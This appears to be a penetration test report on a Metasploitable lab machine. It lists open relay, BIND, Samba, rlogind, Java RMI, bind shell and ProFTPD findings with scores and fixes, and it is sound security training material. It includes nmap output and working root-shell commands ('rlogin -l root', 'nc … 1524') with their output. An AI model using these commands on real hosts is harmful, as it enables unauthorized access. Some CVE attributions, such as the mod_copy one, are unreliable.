Description	An attacker can exploit a misconfigured Postfix SMTP server that allows unauthenticated mail relaying — commonly known as an open relay.If exploited, attackers can use the mail server to send spam, phishing emails, or malicious payloads, effectively turning the target into a spam relay bot.
Risk/Impact	An attacker can use the server to send spam or phishing emails at scale,Spoof legitimate domains to trick victims and can cause the server's IP/domain to be blacklisted or blocked by ISPs. He can also damage the reputation of the organization and conceal the true origin of an attack, making tracing difficult.
CVSS Score	7.5 High
Path:	192.168.247.170
Mitigation / Solution	• Use SMTP authentication (SASL) and encryption (STARTTLS or SMTPS). • Restrict allowed relay domains/IPs. • Regularly audit server with tools like smtp-user-enum and smtpctl
Reference URL:	https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_relay/

Below Screenshots shows the misconfigured postfix SMTP and vulnerability.




Below screenshot shows that the attacker trying to exploit vulnerability using telenet




Outdated ISC BIND version 9.4.2

Vulnerability	Outdated ISC BIND version 9.4.2
Description	An attacker can exploit a critical vulnerability in ISC BIND version 9.4.2, which is outdated and contains known flaws related to DNS query processing.This vulnerability exists due to the outdated and unpatched nature of BIND 9.4.2, which lacks modern security features such as source port randomization
Risk/Impact	An attacker, leveraging the outdated ISC BIND 9.4.2 service, can remotely launch a DNS cache poisoning attack by exploiting weak randomness in the transaction ID and the absence of source port randomization.The presence of ISC BIND 9.4.2, an outdated and unsupported version, significantly increases risk exposure, making this a high-priority vulnerability for remediation.
CVSS Score	7.5 High
Path:	192.168.247.170
Mitigation / Solution	• Immediately upgrade ISC BIND to a supported and patched version (e.g., 9.18+). • Enable source port randomization and use a strong DNSSEC configuration. • Use firewall rules to restrict DNS queries to trusted clients/networks.
Reference URL:	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-1447

Below Screenshots shows the ISC Bind version 9.4.2 and vulnerability.




Below screenshot shows the ISC BIND 9.4.2 vulnerability on CVE-2008-4163




Outdated Samba 3.x–4.x – Remote Code Execution via Writable Share

Vulnerability	Outdated Samba 3.x–4.x – Remote Code Execution via Writable Share
Description	An attacker can exploit a critical remote code execution vulnerability in Samba versions 3.5.0 through 4.6.4, which includes the version range detected on this system. This vulnerability is commonly referred to as "SambaCry", and is often compared to the Windows "EternalBlue" exploit due to its widespread impact and simplicity of exploitation. It can be exploited remotely and without authentication under the right conditions (writable share, no restrictions).
Risk/Impact	An attacker, using the Metasploit module or a crafted SMB client, can upload a malicious shared object file to a writable Samba share and trigger its execution to gain unauthenticated remote code execution (RCE). This allows the attacker to fully compromise the target system — executing shell commands, deploying payloads, stealing data,etc.
CVSS Score	10 Critical
Path:	192.168.247.170
Mitigation / Solution	• Upgrade Samba to version 4.6.5 or later, where the vulnerability has been patched. • Disable or secure writable shares, especially those accessible anonymously or over insecure networks. • Apply strict smb.conf configurations to prevent execution of uploaded files
Reference URL:	https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename/

Below Screenshots shows the oudated samba 3.x-4.x vulnerability



Below screenshot shows that an attacker gained access by using metasploite framework



Outdated rlogind Service on Port 513 Allows Unauthenticated or Trust-Based Remote Login

Vulnerability	Outdated rlogind Service on Port 513 Allows Unauthenticated or Trust- Based Remote Login
Description	An attacker can exploit the outdated and insecure rlogind (remote login daemon) service running on TCP port 513, which is part of the legacy Berkeley r-utilities suite. This service provides a plaintext remote shell similar to SSH, but with no encryption and weak authentication.
Risk/Impact	An attacker can gain unauthorized shell access without credentials if the remote system is configured to trust the attacker's IP or hostname. If the attacker can spoof a trusted hostname or comes from a trusted network, they can log in as any user (including root, if rlogind allows it), gaining full access to the system. This represents a severe compromise of confidentiality and integrity, especially in environments where lateral movement and trust relationships exist.
CVSS Score	9.8 Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately disable the rlogind service and remove the rsh-server or equivalent legacy packages. • Replace all r-utilities (rlogin, rsh, rexec) with OpenSSH and enforce encrypted authentication • Use firewalls to block access to port 513/tcp from untrusted networks.
Reference URL:	https://www.insecure.org/sploits/trusted.rhosts.exploit.html

Below screenshot shows the vulnerable port outdated rlogind services

```
Nmap scan report for 192.168.247.170
Host is up (0.00029s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Below screenshot shows that an attacker exploits vulnerablity using rlogin –l command

```
-rw-r--r--  1 root root  138 Aug  1 00:16 vnc.log

┌──(root㉿Sneha)-[/home/sneha]
└─# rlogin -l root 192.168.247.170

Last login: Fri Aug  1 00:16:33 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# pwd
/root
root@metasploitable:~# who
msfadmin tty1         2025-08-01 00:16
root     pts/0        2025-08-01 00:16 (:0.0)
root     pts/1        2025-08-01 02:55 (192.168.247.63)
root@metasploitable:~# date
Fri Aug  1 02:55:45 EDT 2025
root@metasploitable:~#
```


Unauthenticated Remote Code Execution in Outdated Java RMI Registry

Vulnerability	Unauthenticated Remote Code Execution in Outdated Java RMI Registry
Description	An attacker can exploit an outdated and insecure Java RMI Registry service running on port 1099, specifically the GNU Classpath grmiregistry, to achieve unauthenticated remote code execution (RCE). The vulnerability arises from the service's failure to properly validate or restrict serialized Java objects received over RMI.
Risk/Impact	An attacker, using the Metasploit module or custom payloads, can remotely execute arbitrary code on the target system without authentication, leading to full system compromise.This allows the attacker to install malware, backdoors, or persistence mechanisms and many more things.
CVSS Score	10 Critical
Path:	192.168.247.170
Mitigation / Solution	• Disable or restrict access to the RMI registry unless absolutely necessary. • If RMI must be used, enable security policies that prevent class loading and restrict object deserialization. • Use firewalls or host-based access controls to block access to port 1099 from untrusted sources.
Reference URL:	https://nvd.nist.gov/vuln/detail/CVE-2011-3556

Below screenshot shows the vulnerable Outdated Java RMI Registry

```
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
```

Below screenshot shows that an attacker gained access using metasploit framework



Insecure Backdoor Bind Shell Exposing Unauthenticated Root Shell Access

Vulnerability	Insecure Backdoor Bind Shell Exposing Unauthenticated Root Shell Access
Description	An attacker can exploit an insecure backdoor bind shell listening on an open TCP port in a vulnerable Metasploitable system. The service is configured to launch a shell and bind it to a network port, waiting for incoming connections. Using a basic utility like netcat, an attacker can connect directly to this port and gain instant root shell access, without authentication or privilege escalation.
Risk/Impact	An attacker, using nothing more than nc 192.168.247.170 1524, can immediately access a root shell on the target machine. This results in full unauthorized remote command execution, ability to read/write sensitive files, install tools, or exfiltrate data and will compromise complete system without authentication.
CVSS Score	10 Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately close the exposed bind shell port and terminate the associated process. • Audit the system for signs of backdoor scripts, cron jobs, or malware that may recreate the shell. • Monitor open ports and running processes with tools like netstat, lsof, and ps.
Reference URL:	https://www.rapid7.com/db/modules/exploit/multi/handler/

Below screenshot shows the vulnerability of insecure backdoor bindshell

```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
```


Below screenshot shows that an attacker can easily gain access using netcat command

```
-:sudo ×   -:sudo ×   -:sudo ×

┌──(root㉿Sneha)-[/home/sneha]
└─# nc 192.168.247.170 1524

root@metasploitable:/# who
msfadmin tty1         Aug  1 06:31
root     pts/0        Aug  1 06:30 (:0.0)
root@metasploitable:/# whoami
root
root@metasploitable:/# date
Fri Aug  1 06:32:32 EDT 2025
root@metasploitable:/#
```


ProFTPD 1.3.1 - Remote Command Execution via Mod_Copy Module (CVE-2010-4221)

Vulnerability	ProFTPD 1.3.1 - Remote Command Execution via Mod_Copy Module (CVE-2010-4221)
Description	An attacker can exploit a critical remote command execution vulnerability in ProFTPD version 1.3.1, specifically when the mod_copy module is enabled. When improperly secured, the attacker can abuse this functionality to create or overwrite server-side configuration or shell script files, ultimately leading to the execution of arbitrary commands on the system.
Risk/Impact	An attacker with FTP access can abuse the vulnerable mod_copy feature to copy arbitrary files within the server, including placing executable scripts or malicious configurations. This can result in remote command execution, web shell deployment, or privilege escalation if the copied files interact with services like cron or web servers.
CVSS Score	9.3 Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately upgrade ProFTPD to a supported version (1.3.3+), where this vulnerability is patched. • Disable anonymous FTP access and enforce strong authentication policies. • Use a chrooted FTP environment and strict file permissions to limit impact.
Reference URL:	https://nvd.nist.gov/vuln/detail/CVE-2010-4221

Below screenshot shows the outdated ProFPTD version 1.3.1



Below screenshot shows the attacker can exploit vulnerablity of outdated ProFPTD version 1.3.1



